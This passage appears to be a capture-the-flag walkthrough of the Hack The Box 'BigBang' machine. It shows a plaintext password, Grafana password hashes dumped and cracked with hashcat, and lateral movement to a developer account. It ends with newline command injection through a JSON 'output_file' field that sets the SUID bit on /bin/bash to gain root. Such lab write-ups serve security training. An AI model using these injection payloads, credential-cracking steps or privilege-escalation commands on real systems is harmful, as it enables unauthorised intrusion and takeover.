
shawking:quantumphysics. According to this CVE, we need to authenticate and have "viewer" permissions at a minimum. So, I'll try hunting around for Grafana files instead to see if we can find a config file or something else.find / -name '*grafana*' 2>/dev/null
Cracking Grafana Hashes
scp shawking@blog.bigbang.htb:/opt/data/grafana.db .
sqlite3 grafana.dbsqlite> .tables
sqlite> select * from user;1|0|admin|admin@localhost||441a715bd788e928170be7954b17cb19de835a2dedfdece8c65327cb1d9ba6bd47d70edb7421b05d9706ba6147cb71973a34|CFn7zMsQpf|CgJll8Bmss||1|1|0||2024-06-05 16:14:51|2024-06-05 16:16:02|0|2024-06-05 16:16:02|0|0|
2|0|developer|ghubble@bigbang.htb|George Hubble|7e8018a4210efbaeb12f0115580a476fe8f98a4f9bada2720e652654860c59db93577b12201c0151256375d6f883f1b8d960|4umebBJucv|0Whk1JNfa3||1|0|0||2024-06-05 16:17:32|2025-01-20 16:27:39|0|2025-01-20 16:27:19|0|0|ednvnl5nqhse8ddeveloper is another user on the box and Hubble may have some relationship to satellite.py seen earlier in the interesting processes

Grafana2Hashcat should facilitate our hash cracking endeavorssqlite3 grafana.db 'select * from user;' | cut -d '|' -f 6,7 | tr '|', ',' > hashes.txtCreate the hashes file
python3 grafana2hashcat.py -o g2h.txt hashes.txthashcat -m 10900 g2h.txt --wordlist ~/Pentest/WordLists/rockyou.txt
Lateral to Developer
su developerEnter password when prompted

find / -type f -writable 2>/dev/null | grep -vE '/proc|/sys'The user does not have any sudo privileges, so let's see what file system access they have

.apk file looks interesting. Let's transfer to our attack box for analysis.APK Analysis
scp developer@blog.bigbang.htb:/home/developer/android/satellite-app.apk .

apktool d -o decompiled_apk satellite-app.apk 
echo -e '127.0.0.1\t\tapp.bigbang.htb' | sudo tee -a /etc/hostsWe already added that port to the list, so let's add the hostname and take a look

gobuster dir -u 'http://app.bigbang.htb:9090/' -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o dir.txt/command (Status: 405) [Size: 153]
/login (Status: 405) [Size: 153]HTTP 405 is "method not allowed", as both of the URLs probably only accept HTTP POST

HTTP POST or OPTIONSTCP/9090

HTTP POST to the server, it expects a JSON payloadcurl -iX POST http://app.bigbang.htb:9090/login -H 'Content-Type: application/json' -d '{"username": "developer", "password": "bigbang"}'Just a stab in the dark here...

/command endpoint.-H 'Authorization: Bearer access_token_here' to the curl command
/command endpoint -- albeit incomplete. But, we can still test and see what kind of output we gettoken='eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczODM3Mzc3NSwianRpIjoiMTEwNTcyOTUtZWVjZC00OTQ1LTk5YTQtNDEwZDhhMjhkNmQzIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImRldmVsb3BlciIsIm5iZiI6MTczODM3Mzc3NSwiY3NyZiI6IjVkODUzMjlmLTNhYzMtNDE0YS05ODQxLTBjM2U4NGQyYjA0MyIsImV4cCI6MTczODM3NzM3NX0.WK-TtF5t6eREsfWocxy6Vfr9NF2e0lGjHEk4CStNmxI"curl -si -X POST -H "Authorization: Bearer ${token}" \
-H 'Content-Type: application/json' \
-d '{"command": "send_image", "output_file": ""}' \
http://app.bigbang.htb:9090/command



/bin/sh
curl -si -X POST -H "Authorization: Bearer ${token}" \
-H 'Content-Type: application/json' \
-d '{"command": "send_image", "output_file": "\u000atouch /tmp/test.txt"}' \
http://app.bigbang.htb:9090/command
See if we can create a file on the system

Becoming Root
curl -si -X POST -H "Authorization: Bearer ${token}" \
-H 'Content-Type: application/json' \
-d '{"command": "send_image", "output_file": "\u000achmod 4777 /bin/bash"}' \
http://app.bigbang.htb:9090/command
Add SUID bit to bash

/bin/bash -ip
Flags
User
2283c2995102cd76b5e90576e384023c
Root
710dbc8c23820cb9ace910fc407a3b84


